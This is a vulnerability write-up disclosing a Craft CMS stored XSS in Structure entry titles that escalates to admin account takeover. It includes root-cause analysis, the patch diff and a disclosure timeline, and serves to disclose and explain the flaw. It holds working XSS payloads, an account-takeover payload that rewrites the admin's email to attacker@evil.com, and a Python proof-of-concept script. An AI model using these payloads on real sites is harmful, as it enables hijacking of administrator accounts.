CVE-2026-55793: Craft CMS Stored XSS to Account Takeover
TL;DR
- I found a stored XSS in Craft CMS where an Author-level control panel (CP) user can plant a payload in an entry title and have it fire in an admin's browser during a normal drag-and-drop in Structure table view.
- Entry titles are stored as free text. The server renders the title into a
data-titleattribute on each row using Twig'stag()helper, which HTML-encodes the value. - The control panel JavaScript reads it back with jQuery's
.data('title'), which returns the decoded raw string. From there it gets concatenated into anaria-labelattribute on a button, parsed as HTML by jQuery's$(), and inserted into the live DOM. Craft.t('app', 'Show {title} children', {title: ancestorTitle})does not re-escape the title, so anything the browser decoded survives the round-trip back into the DOM.- The trigger is the 0-to-1 descendants transition on a structure node. Any entry the attacker authors satisfies it the moment another entry is dropped under it as a child.
- I chained the primitive into account takeover. An
<img onerror>payload posts tousers/save-userto swap the admin's email for an attacker-controlled address, and from there the standard password-reset flow takes the account. - The issue affects Craft CMS
<= 5.9.52and was patched in 5.9.53 (CVE-2026-55793, GHSA-xrqc-p465-2xvg).
Summary
Craft CMS was vulnerable to authenticated stored cross-site scripting via Structure entry titles because the title round-trips through an HTML-encoded
data-titleattribute, gets decoded back to raw HTML by.data('title'), and is then concatenated into a jQuery-parsed HTML string without re-escaping.
- CVE: CVE-2026-55793
- Product: Craft CMS (
craftcms/cms) - Vulnerability: Authenticated Stored Cross-Site Scripting to Account Takeover
- Affected Versions:
>= 5.0.0-RC1, <= 5.9.52 - Fixed In: 5.9.53
- Severity: Moderate (per vendor)
- Required Privilege: Author
- Advisory: GHSA-xrqc-p465-2xvg
- Reported: May 6, 2026
- NVD Published: July 1, 2026
An Author-level CP user plants an XSS payload as an entry title in a Structure section. When any user with saveEntries on that section, including any admin, opens the section in table view and drags an entry under the poisoned one, the payload fires in their session. From an elevated admin context the same primitive replaces the admin's email address through users/save-user, and the password-reset flow does the rest.
Introduction
[A]I was auditing Craft's control panel code for places where user-controlled data gets fed back into the DOM. Entry titles seemed worth a look; they're free text, they're used all over the control panel, and they regularly move between PHP, HTML attributes, and JavaScript.
Most of the code handles them correctly. Titles get escaped before they're inserted into HTML, or they're assigned through APIs that treat them as text. While tracing the structure drag-and-drop code, I found one path that didn't.
The issue turned out to be in the logic that updates a Structure after an entry is moved. A title that started life as ordinary user input eventually made its way back into a DOM construction path in the control panel. Under the right conditions that was enough to turn an entry title into stored JavaScript execution in another user's session.
Root Cause Analysis
Element Titles Are Free Text
Craft does not HTML-sanitise element titles. The validation rules in Element.php trim whitespace, cap the length at 255 characters, and reject 4-byte UTF-8 sequences.
// src/base/Element.php
$rules[] = [['title'], 'trim'];
$rules[] = [
    ['title'],
    StringValidator::class,
    'max' => 255, // [1] Title capped at 255 characters, no HTML sanitisation.
    'disallowMb4' => true,
];
A title like "><img src=x onerror=alert(1)> fits inside the 255-character cap at [1] and is a perfectly valid value to save. Craft generally relies on the rendering layer to escape, which is the right call as long as every rendering layer actually does it.
The Server-Side Write
The element index table view template writes each row's element title into a data-title attribute on the <tr>. From elements.twig:
{% set elementTitle = element.title ?: element.id %}
{% set showInputs = (inlineEditing ?? false) and elementsService.canSave(element, currentUser) %}
{% tag 'tr' with {
  data: {
    id: element.isProvisionalDraft ? element.getCanonicalId() : element.id,
    title: elementTitle, // [2] Raw title written into data-title attribute.
    level: structure ? element.level : false,
    descendants: structure ? totalDescendants : false,
  },
Twig's tag() helper goes through Yii's BaseHtml::renderTagAttributes(), which HTML-encodes attribute values. A title of "><img src=x onerror=alert(1)> lands in the response as:
<tr ... data-title='"><img src=x onerror=alert(1)>' ...></tr>
Server-side this is fine. The tag() helper HTML-encodes the value at [2], so the entities are inert as long as nothing decodes them.
The Browser-Side Read
ElementTableSorter._updateAncestors is the function that updates the structure UI when a row is dropped to a new parent. When the new parent's descendant count ticks from 0 to 1 (so it just gained its first child), it builds a collapse/expand toggle button and inserts it into the row. From ElementTableSorter.js:
// src/web/assets/cp/src/js/ElementTableSorter.js
const ancestorTitle = this._updateAncestors._$ancestor.data("title"); // [3] .data() returns the browser-decoded string.
$(
    '<button class="toggle expanded" type="button" aria-expanded="true" title="' +
        Craft.t("app", "Show/hide children") +
        '" aria-label="' +
        Craft.t("app", "Show {title} children", { title: ancestorTitle }) + // [4] Craft.t does not escape; title goes in raw.
        '"></button>',
).insertAfter(
    // [5] jQuery $() parses the concatenated string as HTML.
    this._updateAncestors._$ancestor.find("> th .move:first"),
);
First, _$ancestor.data('title') at [3] reads the data-title attribute back through jQuery, and .data() returns the browser-decoded string, not the encoded source. By the time ancestorTitle is assigned, "> is back to "><img src=x onerror=alert(1)>. The encoding from the server side has already been undone.
Second, Craft.t('app', 'Show {title} children', {title: ancestorTitle}) at [4] does not re-escape. It runs the title through Craft's localisation helper, which is a passthrough for raw arguments in this case.
Third, the result is concatenated into an HTML string and parsed back into elements by jQuery's $() at [5]. jQuery does not care that the payload is sitting inside an attribute value in the source string. As soon as the input to $() looks like HTML, it is parsed as HTML.
Why Craft.t Does Not Save You
It is reasonable to look at Craft.t(...) and assume some kind of sanitisation is happening. It is not. From Craft.js:
// src/web/assets/cp/src/js/Craft.js
t: function (category, message, params) {
  if (
    typeof Craft.translations[category] !== 'undefined' &&
    typeof Craft.translations[category][message] !== 'undefined'
  ) {
    message = Craft.translations[category][message];
  }

  if (params) {
    return this.formatMessage(message, params); // [6] Dispatches to formatMessage, which calls _parseToken.
  }

  return message;
},
formatMessage at [6]walks the tokenised pattern and dispatches each {...} placeholder to _parseToken. The relevant branch for {title} is at Craft.js:
_parseToken: function (token, args) {
  // parsing pattern based on ICU grammar:
  // http://icu-project.org/apiref/icu4c/classMessageFormat.html#details
  const param = token[0].trim();
  if (typeof args[param] === 'undefined') {
    return `{${token.join(',')}}`;
  }
  const arg = args[param];
  const type = typeof token[1] !== 'undefined' ? token[1].trim() : 'none';
  switch (type) {
    case 'number':
      // ...
    case 'none':
      return arg; // [7] Bare {title} placeholder returned verbatim, no escape.
A bare placeholder like {title} has no type, so it falls through to case 'none' and is returned verbatim at [7]. Craft.t is a string formatter, not an escape helper, and the docstring does not claim otherwise. The pattern is just easy to misread.
Craft Already Has the Right Helper
Craft ships Craft.escapeHtml for exactly this:
// src/web/assets/cp/src/js/Craft.js
escapeHtml: function (str) {
  return $('<div/>').text(str).html();
},
It is used correctly elsewhere, for example UI.js and BaseElementSelectInput.js, both of which wrap a label in Craft.escapeHtml before it reaches a string. The structure sorter just never does.
Trigger Condition
The bug is in a relatively narrow code path. The button is only constructed when _$ancestor.data('descendants') == 1, which is checked just after the function increments the count by one:
// src/web/assets/cp/src/js/ElementTableSorter.js
this._updateAncestors._$ancestor.data(
  'descendants',
  this._updateAncestors._$ancestor.data('descendants') + 1
);

// Is this its first child?
if (this._updateAncestors._$ancestor.data('descendants') == 1) { // [8] Toggle only built on 0-to-1 transition.
  // Create its toggle
  ...
}
So the payload only fires when a node goes from zero descendants to one at [8]. That is fine from an attacker's point of view. Any leaf entry the attacker authors is sitting at zero descendants by definition. The first time an admin (or any user with saveEntries on the same section) drags another entry under it, the toggle button is constructed, the title is parsed back into a fresh HTML node, and the payload runs.
The other gate is that the section has to be a Structure. _updateAncestors only runs as part of the structure drag-drop code path, and the descendants column it walks is only emitted in structure mode. The structureEditable source flag in Entry.php is what controls whether the structure drag handles render in the first place, and it requires saveEntries on the section, so the victim is always a user with at least Author-equivalent rights on that section. Admins qualify by virtue of having every permission.
Impact
The payload runs as JavaScript in the control panel session of whoever performs the drag-drop. To see the structure drag handles at all, a user needs saveEntries on the section, so the victim is always at least Author-equivalent on that section, and in the case that matters, an admin.
The session cookie does not need to be readable for this to escalate. Craft exposes the session's CSRF token name and value as Craft.csrfTokenName and Craft.csrfTokenValue, both readable from script, which is enough to forge any same-origin state-changing request the victim is allowed to make.
- Account takeover. With an elevated admin session, the payload POSTs to
users/save-userto change the admin's email to an attacker-controlled address, and the standard password-reset flow takes the account from there. This is the chain I confirmed. - Lower-privilege actions. Without an elevated session, the same primitive still reaches anything in the CP that does not require elevation, scoped to whatever the victim can do.
Two things keep this bounded, and they line up with Craft's moderate rating. The title is hard-capped at 255 characters server-side, so the payload has to be tight. And the meaningful escalation needs an admin victim with an elevated session, so it is not reachable from an anonymous or low-privilege viewer on its own. It takes an admin dragging an entry under the poisoned node while elevated.
Exploitation
Preconditions
- Attacker has a CP account with
createEntriesandsaveEntrieson at least one Structure section. Author-level rights are enough, and no admin permission is required. - Victim has
saveEntrieson the same section. Any admin qualifies. - The section has to be type Structure. Channel and Single sections are unaffected.
- The poisoned entry must have no children at the moment the victim drops something under it. Any leaf entry the attacker creates satisfies this on its first child.
- For the email-change account-takeover path, the victim's session must be elevated when the payload fires. The stored XSS itself does not require elevation.
Manual Reproduction
The minimal payload is the standard attribute-breakout <img onerror>:
"><img src="x" onerror="alert(document.domain)" />

Save that as the title of a new entry in a Structure section. As an admin, open the section in table view, drag any other entry, and drop it as a child of the poisoned entry.
POST /admin/actions/entries/create HTTP/1.1
Host: target.example
Content-Type: application/x-www-form-urlencoded
CRAFT_CSRF_TOKEN=...§ion=mySection&title="><img src=x onerror=alert(document.domain)>
The button's source string ends up looking like this once the browser has decoded the row's data-title:
<button class="toggle expanded" type="button" aria-expanded="true" title="Show/hide children" aria-label="Show "><img src="x" onerror="alert(document.domain)" /> children"></button>
jQuery parses that as HTML, the <img> element is instantiated, and the onerror handler fires the moment it is inserted into the document.
For the account-takeover variant, swap the alert for a users/save-user payload that reads the admin's CSRF token straight out of Craft.csrfTokenValue and changes the admin's email. The whole thing, including the breakout, fits inside the 255-character title limit:
"><img
    src="x"
    onerror="fetch(Craft.actionUrl+'users/save-user',{method:'POST',body:Craft.csrfTokenName+'='+encodeURIComponent(Craft.csrfTokenValue)+'&userId=1&email=attacker%40evil.com',headers:{'Content-Type':'application/x-www-form-urlencoded'}})"
/>
When an admin with an elevated session triggers the drag-drop, the users/save-user request goes out in their browser and the admin's email address is replaced with the attacker-controlled one. The attacker then drives the password-reset flow from the login page using the admin's username, and the reset email lands in the attacker's inbox.
One practical note on landing the trigger. The payload only fires when the ancestor's descendant count goes from 0 to 1, so the cleanest approach on a busy section is to plant a fresh leaf entry somewhere the admin actively reorganises, so a normal drag into it counts as the trigger.
PoC
The PoC below logs in as the attacker, creates the poisoned entry with the alert payload, and creates a "Drag me" entry to use as the trigger target. It prints the URL the victim has to open and the drag step they have to perform.
#!/usr/bin/env python3
"""
Craft CMS <= 5.9.52 - Stored XSS via entry title in Structure table view
Tested on commit 483b0ff (between the 5.9.22 and 5.9.23 tags)

Attacker: Author role (createEntries + saveEntries on a Structure section)
Victim:   any CP user with saveEntries (e.g. admin)
"""

import argparse
import re
import sys
import requests
from urllib.parse import urljoin

PAYLOAD = '"><img src=x onerror=alert(document.domain)>'
ELEMENT_TYPE = 'craft\\elements\\Entry'


def get_csrf(session, url):
    r = session.get(url, timeout=10)
    r.raise_for_status()
    m = re.search(r'name="CRAFT_CSRF_TOKEN"\s+value="([^"]+)"', r.text)
    if not m:
        m = re.search(r'<meta\s+name="csrf-token"\s+content="([^"]+)"', r.text)
    if not m:
        sys.exit(f"[!] No CSRF token at {url}")
    return m.group(1)


def login(session, base, cp, username, password):
    csrf = get_csrf(session, urljoin(base, f"{cp}/login"))
    r = session.post(urljoin(base, f"{cp}/actions/users/login"), data={
        "loginName": username,
        "password": password,
        "CRAFT_CSRF_TOKEN": csrf,
    }, allow_redirects=True, timeout=10)
    r.raise_for_status()
    if "/login" in r.url:
        sys.exit("[!] Login failed")
    print(f"[+] Logged in as {username}")


def create_and_publish(session, base, cp, section, title):
    csrf = get_csrf(session, urljoin(base, f"{cp}/dashboard"))
    r = session.post(urljoin(base, f"{cp}/actions/entries/create"), data={
        "CRAFT_CSRF_TOKEN": csrf,
        "section": section,
        "title": title,
    }, allow_redirects=False, timeout=10)

    location = r.headers.get("Location", "")
    m_id    = re.search(r'/entries/[^/]+/(\d+)', location)
    m_draft = re.search(r'[?&]draftId=(\d+)', location)
    if not m_id or not m_draft:
        sys.exit(f"[!] entries/create failed (status {r.status_code}): {location!r}")

    csrf = get_csrf(session, urljoin(base, f"{cp}/dashboard"))
    r = session.post(urljoin(base, f"{cp}/actions/elements/apply-draft"), data={
        "CRAFT_CSRF_TOKEN": csrf,
        "elementType": ELEMENT_TYPE,
        "elementId": m_id.group(1),
        "draftId": m_draft.group(1),
        "enabled": "1",
    }, allow_redirects=False, timeout=10)

    if r.status_code not in (200, 302):
        sys.exit(f"[!] apply-draft failed ({r.status_code}): {r.text[:200]}")

    return m_id.group(1)


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("--url",      required=True)
    ap.add_argument("--cp",       default="admin")
    ap.add_argument("--user",     required=True)
    ap.add_argument("--pass",     dest="password", required=True)
    ap.add_argument("--section",  required=True, help="Handle of a Structure-type section")
    ap.add_argument("--no-verify", dest="verify", action="store_false")
    args = ap.parse_args()

    session = requests.Session()
    session.verify = args.verify
    session.headers["User-Agent"] = "Mozilla/5.0"

    base = args.url.rstrip("/") + "/"
    cp   = args.cp.strip("/")

    login(session, base, cp, args.user, args.password)

    xss_id   = create_and_publish(session, base, cp, args.section, PAYLOAD)
    dummy_id = create_and_publish(session, base, cp, args.section, "Drag me")

    print(f"[+] Poisoned entry: id={xss_id}")
    print(f"[+] Drag target:    id={dummy_id}")
    print()
    print(f"Victim steps:")
    print(f"  1. {urljoin(base, cp + '/content/entries/' + args.section)} -> Table view")
    print(f"  2. Drag 'Drag me' as the first child of the poisoned entry")
    print(f"  3. alert(document.domain) fires")


if __name__ == "__main__":
    main()
Demo
Run the PoC:
python3 craftcms-structure-xss.py \
  --url http://target.example \
  --user author@example.com \
  --pass 'authorpassword' \
  --section mySection
Expected output:
[+] Logged in as author@example.com
[+] Poisoned entry: id=12
[+] Drag target:    id=13

Victim steps:
  1. http://target.example/admin/content/entries/mySection -> Table view
  2. Drag 'Drag me' as the first child of the poisoned entry
  3. alert(document.domain) fires
Dropping an entry under the poisoned node fires the payload in the admin's session.
Patch Diffing
Craft added a fix this in 5.9.23, the day the report was submitted. They did not add an escape call. Instead they rebuilt the toggle button with jQuery's object-form constructor, so the title is assigned through the attribute API rather than baked into a parsed HTML string. From ElementTableSorter.js:
// src/web/assets/cp/src/js/ElementTableSorter.js (_updateAncestors)
 const ancestorTitle = this._updateAncestors._$ancestor.data('title');
-$(
-  '<button class="toggle expanded" type="button" aria-expanded="true" title="' +
-    Craft.t('app', 'Show/hide children') +
-    '" aria-label="' +
-    Craft.t('app', 'Show {title} children', {title: ancestorTitle}) +
-    '"></button>'
-).insertAfter(
+$('<button/>', {
+  class: 'toggle expanded',
+  type: 'button',
+  'aria-expanded': 'true',
+  title: Craft.t('app', 'Show/hide children'),
+  'aria-label': Craft.t('app', 'Show {title} children', {
+    title: ancestorTitle,
+  }),
+}).insertAfter(
   this._updateAncestors._$ancestor.find('> th .move:first')
 );
The ancestorTitle read is untouched, still the decoded data('title') value. Everything after it changed. The old string-concatenation form built an HTML literal and handed the whole thing to $(), which parsed it as HTML, attribute values and all. That is where the breakout lived. The object form passes the title as the value of the aria-label property, and jQuery sets that through .attr() semantics, so the browser never runs it through the HTML parser. The same decoded "><img ...> string that used to instantiate an element now sits inside the attribute as inert text. A Craft.escapeHtml(ancestorTitle) wrapper would have closed the same hole, but the object-form rewrite removes the HTML-parsing step entirely, so a later edit to the title source cannot reintroduce the sink.
Remediation
Update Craft to 5.9.53 or later.
If you are backporting or maintaining a fork, the minimal equivalent is to escape the title before it reaches the concatenated string:
 // src/web/assets/cp/src/js/ElementTableSorter.js
-const ancestorTitle = this._updateAncestors._$ancestor.data('title');
+const ancestorTitle = Craft.escapeHtml(
+  this._updateAncestors._$ancestor.data('title')
+);
That turns the decoded title into inert text inside the aria-label, which is what every other call site on the page already does.
data-* round-trips do not preserve the safety of the value. Anything that reads an attribute back through .data() or .attr() and concatenates it into HTML needs to escape again. The rest of the CP is worth auditing for the same pattern.
Disclosure Timeline
- May 6, 2026: Reported privately to Craft with PoC and proposed fix.
- May 8, 2026: Triaged and accepted by Craft (moderate severity), and fixed the same day (commit 162321e).
- May 11, 2026: Initial fix shipped in Craft CMS 5.9.23.
- June 16, 2026: Full fix shipped in Craft CMS 5.9.53. GHSA-xrqc-p465-2xvg published; CVE requested from Github.
- June 17, 2026: CVE-2026-55793 assigned.
Conclusion
The encoding round-trip looks safe at every step. Twig encodes the title into the attribute, the browser decodes it when it parses the page, and .data() returns the decoded value. Each of those is doing what it is supposed to do. The bug is in the last step, where the code treats the decoded string as if it inherited the safety of the encoded form. Craft.t compounds the oversight by looking like it might sanitise, but it is just a string formatter.
Craft shipped the object-form rewrite so the title is assigned through the attribute API and never touches the HTML parser. A Craft.escapeHtml() wrapper would have done the same job. Either fix lands in the same place the rest of the CP already sits: decoded titles treated as text, not markup.
References
- Craft CMS 483b0ff: src/web/assets/cp/src/js/ElementTableSorter.js
- Craft CMS 483b0ff: src/web/assets/cp/src/js/Craft.js
- Craft CMS 483b0ff: src/base/Element.php
- Craft CMS 483b0ff: src/templates/_elements/tableview/elements.twig
- Craft CMS 483b0ff: src/elements/Entry.php
- Craft CMS 5.9.53 release
- Craft CMS 5.9.23 fix commit (162321e, "Fixed GHSA-xrqc-p465-2xvg")
- Craft CMS: security policy
- GitHub Security Advisory: GHSA-xrqc-p465-2xvg
- NVD: CVE-2026-55793
- CVE-2026-55790: Craft CMS CraftSupport widget DOM XSS writeup